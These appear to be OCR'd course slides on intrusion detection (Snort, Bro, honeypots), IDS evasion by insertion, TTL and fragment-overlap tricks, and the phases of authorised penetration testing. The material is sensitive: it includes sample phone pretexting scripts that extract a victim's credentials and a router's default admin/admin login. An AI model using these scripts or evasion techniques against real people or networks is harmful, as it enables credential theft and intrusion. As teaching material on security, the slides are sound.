- Rule matching is the core stage for detecting intrusions in Snort.



https://www.snort.org/
https://www.snort.org/documents

Bro

- Bro captures packets using the libpcap library and decodes packet headers.
- The event engine extracts network events in the packets, such as the occurrences of connection establishment, HTTP requests ,etc.
  - Event extraction requires reassembling the packets, tracking the connection states, and parsing the application payloads for semantic information
  - The events will be passed to the policy scripts for further analysis
- Using the Bro script language, the administrators can specify the condition for an event that should be noticed, or an event that should trigger an alarm, and the subsequent events that should be tracked and correlated, etc.




https://www.bro.org/
https://www.bro.org/documentation/index.html

Honeypot

Honeypot


- **A decoy box set up by a security professional to trap or aid in locating hackers, or to draw them away from the real target system.**



Hackers caught taking over honeypot water pumping station

Posted on August 13, 2013 by Elad Salomons — No Comments ↓

During the blackhat europe 2013 convention, Kyle Wilhoit of Trend Micro gave a talk about "Who's Really Attacking Your ICS Devices?". Kyle has set up a test decoy web server which mimics the operation of control station for water pumps.



Honeypot

- Low-Interaction Honeypots
  - Emulate a variety of services and hence the attacker is limited to interacting with these services.
  - Advantages: easy to install, configure, deploy, and maintain.
  - Disadvantages: simple, limited functions, can be easily detected.

Emulate FTP Server

```
case $incmd_nocase in

  QUIT* )
      echo -e "221 Goodbye.\r"
      exit 0;;
  SYST* )
      echo -e "215 UNIX Type: L8\r"
      ;;
  HELP* )
      echo -e "214-The following commands are recognized (* =>'s unimplemented).\r"
      echo -e "   USER    PORT    STOR    MSAM*   RNTO    NLST    MKD     CDUP\r"
      echo -e "   PASS    PASV    APPE    MRSQ*   ABOR    SITE    XMKD    XCUP\r"
      echo -e "   ACCT*   TYPE    MLFL*   MRCP*   DELE    SYST    RMD     STOU\r"
      echo -e "   SMNT*   STRU    MAIL*   ALLO    CWD     STAT    XRMD    SIZE\r"
      echo -e "   REIN*   MODE    MSND*   REST    XCWD    HELP    PWD     MDTM\r"
      echo -e "   QUIT    RETR    MSOM*   RNFR    LIST    NOOP    XPWD\r"
      echo -e "214 Direct comments to ftp@$domain.\r"
      ;;
  USER* )
```

- High-Interaction Honeypots
  - They utilize actual operating systems rather than emulations.
  - Advantages: get more information about intended attacks, evade the detection.
  - Disadvantages: difficult to maintain; attackers can exploit them to launch attacks.

- How to detect low-interaction/high-interaction honeypots?


Attacks on IDS/IPS

Attacks on IDS/IPS


- Insertion attack exploits the fact that an IDS/IPS can accept a packet that an end-system rejects to defeat signature based detection.

- Such attack occurs when an IDS/IPS is less strict in processing a packet than an end-system.

- Example
  - An attacker sends a train of one-character packets where one of the characters (the letter X) will be accepted only by the IDS.
  - Assume that the end system gets compromised if it receives "ATTACK".




Example



- The TTL field of an IP packet dictates how many hops a packet can traverse on its way to its destination.
  - When a router forwards a packet, it decrements the TTL. When the TTL runs out, the packet is dropped.
- Evading an IDS/IPS by manipulating the TTL field.
  - The IDS/IPS is 15 hops from the sender, but the receiver is 20 hops from the sender.
  - Packets with an initial TTL greater than 15 but less than 20 will be seen by the NIDS but will be dropped before reaching the receiver.


Attacks on IDS/IPS

- Evasion attack exploits the fact that an IDS/IPS may miss the entire content due to various reasons.
- Example
  - An attacker sends a train of one-character packets where one of the characters (the letter A) will be accepted only by the end system.
  - Assume that the end system gets compromised if it receives "ATTACK".



Example

- If an IDS/IPS does not handle overlapping fragments in a manner consistent with the systems it watches, it may reassemble a completely different packet than an end-system in receipt of the same fragments.



- It is not easy to solve this problem because data from conflicting fragments is used differently depending on their positions.
  - In some situations, conflicts are resolved in favor of the new data.
  - In others, old data is preferred and the new data is discarded.


Ch11 Penetration Testing

Penetration Testing

- The act of finding security weaknesses and exploiting vulnerabilities without the intentions of an explicit attack.

- Why do we need penetration testing?
  - To determine the weakness in the infrastructure (hardware), application (software) and people in order to develop controls;
  - To ensure controls have been implemented and are effective
  - To test applications that are often the targets of attack
  - To discover new bugs in existing software

Penetration Testing Steps



Planning

Planning

- Planning describes the details and their roles in formulating a controlled attack.

- Inherent limitations
  - The boundaries that cannot be crossed in penetration testing.
  - Time
    - A tester must perform an attack in a given time frame against a company more than likely prepared for the test.
  - Money
    - The funding will affect the scope and the inclusiveness of the test.
  - Determination
    - An attacker may have a greater sense of accomplishment in breaking into the system.
  - Ethics and legal restrictions
    - There are usually no limitations to the extent an attacker is willing to go to accomplish a mission.

Planning

- Imposed limitations
  - They are introduced by the customer for many reasons, such as financial restrictions, personal perspectives on security, …
  - Examples
    - Only test certain IP addresses
    - No Trojans
    - No vulnerability can be exploited until permission is obtained
    - No e-mail-based social engineering
    - No Web application-focused attacks
    - Only attack Windows systems
    - Do not use partner information to support an attack
    - Do not attempt to avoid detection
    - Do not attack customer domain name service (DNS)
    - No information is to be changed
    - Do not attempt to attack ports over 1024
    - Only test services running on specified ports
    - If a password file is obtained, the test must stop
    - …
- What are the advantages and disadvantages of imposing such limitations?

Planning

- Three types of tests:
  - Black-box test
    - The penetration tester has no prior knowledge of a company network. The tester might be given a website address or IP address and told to attempt to crack the website as if he/she were an outside malicious hacker.
  - White-box test
    - The tester has complete knowledge of the internal network. The tester might be given network diagrams or a list of operating systems and applications prior to performing tests.
  - Gray-box test
    - The tester simulates an inside employee. The tester is given an account on the internal network and standard access to the network. This test assesses internal threats from employees within the company.

Planning

- Source point
  - Internet
  - Extranet
    - The trusted networks among partners, suppliers and customers.
  - Intranet
    - Internal hack (or insider attack)

- Teaming

  - Red team performs the test and communicate to the white team any critical issues to the target organization and recommendations for repairing the holes.

  - White team is a mixture of customer representatives and the managing staff of the consulting firm.
    - It is the liaison between the attackers and the target providing control over the attack and monitoring the reaction of internal staff to the test.


  - Blue team is the internal employees who are usually not aware the test is taking place
    - Incident response

- Team communications
  - Communication platforms
    - The types of communications that can be utilized by the team members
  - Criticality matrix
    - What should be shared with whom, how, and in what format

Criticality	Description	Communication
Critical	Represent information of an event, process, or activity that can harm people, business process, or data. For example: • System failure • Denial of service • Law enforcement involvement • Excessive customer complaints • Abusive hacking activities • Identification of a severe vulnerability	Communication *must* be immediate and conducted in the following sequential order (all critical communications must be acknowledged and documented): • Phone primary contact (office, cell, pager, other) • Phone secondary contact(s) • Phone primary/secondary administrative contact(s) • Fax (private) • E-mail • On-site visit (if applicable and contact is at location)
Warning	Information that can assist in avoiding further or more detrimental impacts to business processes or systems. For example: • Excessive system or network load • Noncritical system outages • Identification of potential issues or vulnerabilities in out of scope systems • User complaints	Communications should be immediate and acknowledged within a four-hour time frame: • Phone primary contact (office, cell, pager, other) • Phone secondary contact(s) • E-mail
Informational	Information is relative to the test. For example: • Additional information for the Red Team's next phase • Comments and activities of the Blue Team • Concerns and comments from the White Team	Communications should be within a two-business-day time frame and acknowledged: • E-mail • Status meeting

Planning

- Technical preparation
  - Attacking system
    - A system to perform the attacks
    - Operating systems
    - Tools
    - Data management and protection
      - During a test, much data are collected to log the various activities and to gather information for the final deliverable. Protecting such information is essential to maintain integrity of the test and privacy of the client.
    - Communications
  - Attacking network
    - It is usually connected to the Internet without a firewall or NAT employed to ensure the access is clean and unencumbered.
    - Enough bandwidth and good network path performance.
    - Using different ISPs.



Reconnaissance

Reconnaissance

- Gain more information to formulate attacks.

- Social engineering
  - An attacker uses deception, persuasion, and influence to get information that would otherwise be unavailable.
    - Such as phone call, e-mail, face-to-face interaction
  - Technology based social engineering uses technology to trick users into giving out sensitive information.
    - Such as, spam, phishing site, …
  - Human based social engineering is done in person or through a phone call.

Example: https://www.youtube.com/watch?v=lc7scxvKQOo

Social engineering

- Social engineering is essentially the art of persuasion.
- Conformity Persuasion
  - Conformity persuasion relies on peer pressure. If the target person believes that everyone else is doing it, he is likely to conform and do the same.
  - Example: an attacker is impersonating a help desk staff to obtain access to a computer:
    - PenTester: Hello, this is Dave. I am with the help desk, and I am calling to do routine maintenance on your system.
    - Victim: Really? I have not heard about the help desk doing routine maintenance on our computers.
    - PenTester: Yeah, we just started doing it last quarter. We have been doing it for all computers. I just finished up doing all of the computers in the Department of Computing. In fact, most of them have reported a significant improvement in the speed of their computer after I get done.
    - Victim: Really? Well, if others are seeing better performance, I want to be a part of it, too. What do I have to do?
    - PenTester: Oh, you do not have to do anything. I am able to do it all remotely, but to do this, I need access to your VPN username and password to get in.
    - Victim: You are able to do it all remotely? That is amazing! Well, my username is ABC, and my password is XYZ.
    - PenTester: Great! Thank you for your help. I will VPN in to your computer and perform our routine maintenance. It should only take a few minutes.

Social engineering


- **Need-Based Persuasion**
  - As people generally want to help out fellow members, an attacker may present a need that the victim can assist.

- Example: Calling the help desk of a large corporation as a new employee:
  - PenTester: Hello? Yes, I just started here, and I need some help.
  - Victim: Well, you called the right place. How can I help you?
  - PenTester: I am supposed to create a report and print it, but I do not know my username and password.
  - Victim: What is your name?
  - PenTester: It is ABC.
  - Victim: Hmmm... I do not show you in our directory. Are you sure a username and password were set up for you?
  - PenTester: No, my boss said it was set up, but this is the first time I have needed to log into the network. Can you set me up real quick?
  - Victim: Sorry, but I cannot do that without authorization from your supervisor.
  - PenTester: Oh, my supervisor just went into a meeting with a client. I am supposed to be printing this report to show the client, and I am afraid to interrupt my supervisor during this important meeting. Can you please just help me? I just started here, and I do not want to set a bad impression to my boss.
  - Victim: Well, we are not supposed to, but I guess I can help you. Your username is going to be ABC, and your password is going to be XYZ.
  - PenTester: Thank you!

Phishing

- It is a fraudulent attempt to obtain sensitive information (e.g., usernames, passwords) by disguising as a trustworthy entity.

- Example of a Phishing email



- A test
  - https://www.opendns.com/phishing-quiz/

Reconnaissance: Physical Security

- **Physical Security**
  - It includes security measures designed to deny unauthorized access to facilities, equipment and resources, and to protect personnel and property from damage or harm.


- Basic observations
  - Learn about something or someone by watching the activities to formulate conclusions about habits, processes, or other exploitable characteristics.
  - Example
    - A company provided a smoking area outside behind the building. After watching the smokers' activities for a couple of days, a pattern would appear, typically starting around 10:00 a.m.
    - Pentesters started sitting at the smoking area five minutes before each time there were going to be several people outside smoking.
    - After a short time the employees were used to Pentesters' presence and piggybacking their way into the facility became trouble-free.

Physical Security

- **Dumpster Diving**
  - Takes what people assume is trash and using that information, sometimes in combination with other data, to formulate conclusions or refine strategies.
  - This is especially sensitive for companies that may throw away copies of proprietary data or seemingly benign data that in the hands of a hacker can provide substantial information.

- Theft
  - Documents, manuals, process charts, CD, USB drives

https://www.youtube.com/watch?v=8lQJlWmR1Ko



Reconnaissance: Web

- **Company website**
  - Some companies place too much information on the site.
    - For example, personal information, work history, and activities (even pictures) of executive staff. This is helpful in gathering more useful data about the company and the people who run it.
    - News articles, success stories, services, documentation, partnership, locations, and other data being posted is useful when learning about how the company operates.

Reconnaissance: Web

- Enumerate the Web application's **content** and **functionality** in order to understand what the application does and how it behaves.
- Web spidering
  - Request a web page, parse it for links to other content, request these links, and continue recursively until no new content is discovered.
- Robots.txt
  - It lists directories and files on a web server that the site does not want web spiders to visit or search engines to index.
  - To an attacker, the robots.txt is a road map to identify sensitive information.
  - For example, http://www.lib.polyu.edu.hk/robots.txt
- Scanning
  - Wikto http://research.sensepost.com/tools/web/wikto
  - HTTPRecon https://w3dt.net/tools/httprecon

Reconnaissance: Web


- Discovering hidden content
  - Content and functionality that is not directly reachable from the visible content.
  - Backup copies of live/old files, including source files.
  - New functionality that has been deployed to the server just for testing.
  - Default application functionality in an off-the-shelf application that has been hidden from the user but is still present on the server.
  - Configuration and include files containing sensitive data.
  - Comments in source code
  - Log files that may contain sensitive information such as valid user names, session tokens, URLs visited, and actions performed.
- How to discover them?
  - Bruce-force techniques.
  - Inference from published content.
  - Search engine.
  - …

Reconnaissance: Web

- Analyzing the Application
  - The core functionality.
  - Other application behavior, such as, error messages, administrative and logging functions, and the use of redirects.
  - The core security mechanisms
    - Session management, access controls, authentication mechanisms, and supporting logic (user registration, password change)
  - All the locations where the application processes user-supplied input
    - URLs string up to the query string marker.
      - For REST-style Web applications, the parts of the URL that precede the query string can function as data parameters
        - http://www.example.com/product/1/price
    - Parameters submitted within the URL query string
    - Parameters submitted within the body of a POST request
    - Cookies
    - HTTP headers that the application might process
      - User-Agent, Referer, Accept, Accept-Language, Host
  - Client-side techniques and server-side techniques.

Web Proxy

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project



http://portswigger.net/burp/

Reconnaissance: Social Networking

- **Social Networking**
  - People and companies share vast amounts of information on various forums, such as Facebook and Twitter.

  - Example
    - Attackers can learn about employees representing good recruits for assisting in an attack or develop a relationship to get more information.
    - After getting e-mail addresses and names of employees, attackers can search multiple sites and hacker-related newsgroups to see if people have been discussing security issues with individuals outside the organization.

https://www.youtube.com/watch?v=gJVHngzKMIs

Reconnaissance - Social Networks

- Social Engineering in Social Networks
  - The clever manipulation of the natural human tendency to trust.
- Name
- Home address
- Mobile number
- School/work place
- Devices you are using
- Birth day
- Current place
- Your favourite place/celebrity/etc.
- When you are/aren't at home
- …

https://www.youtube.com/watch?v=F7pYHN9iC9I

Reconnaissance: Network

- Enumeration
  - Collecting information from DNS servers
    - dig
  - Scanning hosts and identifying their operating systems
    - Nmap
    - Nessus
      - Most popular vulnerability scanner
        - Vulnerabilities that allow a remote hacker to control or access sensitive data on a system.
        - Misconfiguration
        - Default passwords, a few common passwords
        - Denials of service against the TCP/IP stack by using mangled packets
        - …
  - Web and application fingerprinting
    - W3af
      - Web Application Attack and Audit Framework http://w3af.org/
  - Wireless network
    - War-walking/driving, an attacker has a handheld device with wireless capabilities to detect wireless access point and try to get the password.


Reconnaissance: Mobile Apps

- Identify any publicly available information on the target web application
  - Identify any publicly available documentation that can be leveraged to gain insight into potential attack vectors of the target mobile application.
  - Determine if any publicly available vulnerability has been disclosed, which could potentially be leveraged to attack the target mobile application.
- Map all content and functionality
  - Navigate through the application to determine functionality and workflow.
- Identify all permission sets requested by the application
  - Investigate the permissions that the mobile application requests from the phone. Determine if there are any differences across mobile platforms.

Analysis

Analysis

- Take the information obtained and compare it to known issues, such as incidents, vulnerabilities, or announcements from other entities that have found a weakness in a product, protocol, or process.



Analysis

- Information sources
  - Organizations
    - Computer Emergency Readiness Team (CERT),
      - http://www.us-cert.gov/ https://www.hkcert.org/home
    - National Vulnerability Database (NVD)
      - https://nvd.nist.gov/
    - …
  - Information
    - Advisories
      - An advisory is the official publication of a vulnerability.
        - Microsoft Security Advisories, http://technet.microsoft.com/en-us/security/dn530791
    - Vulnerabilities
      - A vulnerability is the documentation of a problem, potential or measured, that may not have a viable fix or the creator of the software has not acknowledged its existence.
        - CVE - Common Vulnerabilities and Exposures, http://cve.mitre.org/
    - Incidents
      - An incident is after the fact, and most of the information is associated with the event. US-CERT will regularly publish advisories followed by incidents explaining the exploitation.

- Information sources
  - Default installs/passwords/Hidden accounts
    - Upon installation of an application or operating system, the user can choose the default installation.

EA3500 Default Password & Other Default Login Data

Version	Default Username	Default Password	Default IP	Privileges
All	admin	admin	192.168.1.1	Administrator

  - Protocol standards
    - The Internet Engineering Task Force (IETF)
      - www.ietf.org

- **Vendors**
  - After learning of a hole, vendors will provide a fix and send an alert to the public.
  - Patches/service packs are major updates to code to fix a number of problems discovered after the release of the application.
    - Patch Tuesday
      - On the second Tuesday of each month in North America, Microsoft regularly releases security patches.
    - Exploit Wednesday
      - By analyzing the patch, attackers can easily figure out how to exploit the underlying vulnerability, and attack systems that have not been patched.

Analysis

- **Weigh the Vulnerability**
  - For each potential vulnerability, the tester must weigh it against the planned scope of the test to ensure the attack does not exceed the limitations agreed.
  - Some organizations, which use penetration testing regularly, build an approval process between the vulnerability analysis phase and the exploitation phase.
    - Example
      - Trojans—If a server is scanned and a well-known port used for a Trojan is identified, the White Team should be notified.
      - Today's hole—If an advisory is publicized during the test and the Red Team discovered the company is vulnerable, the White Team should be notified.
      - Huge-hole syndrome—If the tester finds a problem with a server, application, or something so pervasive that to exploit it may render many security controls useless, the White Team should be notified.
      - Hacker tracks—If a tester finds evidence of hacker activity—historical evidence or current activity—the White Team should be notified.
      - …
  - If there is no such an approval process, the tester can evaluate the overall impact by researching the vulnerability, the sophistication of the available tools, the scope of the target's vulnerable systems, and their importance to the organization.

Exploitation

Exploitation

- Identify the vulnerability and use it to gain access, acquire information, or establish a foundation to launch other attacks

- Operating systems
  - Windows/UNIX/MAC

- Password Crackers
  - John the Ripper, http://www.openwall.com/john/
    - A fast password cracker for UNIX/Linux and Mac OS X, whose primary purpose is to detect weak Unix passwords.
  - L0phtCrack, http://www.l0phtcrack.com/
    - It cracks Windows passwords from hashes which it can obtain from stand-alone Windows workstations, networked servers, primary domain controllers, or Active Directory.
  - Ophcrack, http://ophcrack.sourceforge.net/
    - A rainbow-table based cracker for Windows passwords.
    - A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes.
  - …

- Rootkits
  - Rootkit is a collection of tools that an attacker installs on a system once she has gained initial access to that system so that she can come back to the compromised system later.
  - Testers will install Rootkits on a system first if it is feasible, and then see whether they are noticed, and how often they can come back and use the utilities installed within the rootkit.

- Applications
  - Web application, Distributed Applications, Customer Applications

- Network
  - Service (NTP, SNMP, FTP, POP3/SMTP/IMAP), network devices (routers/switches/access points), …

Deliverable

Deliverable

- Executive summary
  - Outline the top characteristics of the test's activities, positive and negative findings, and high-level recommendations.
- Present findings
  - An explanation of technical issues in nontechnical terms.
- Planning and operational summary
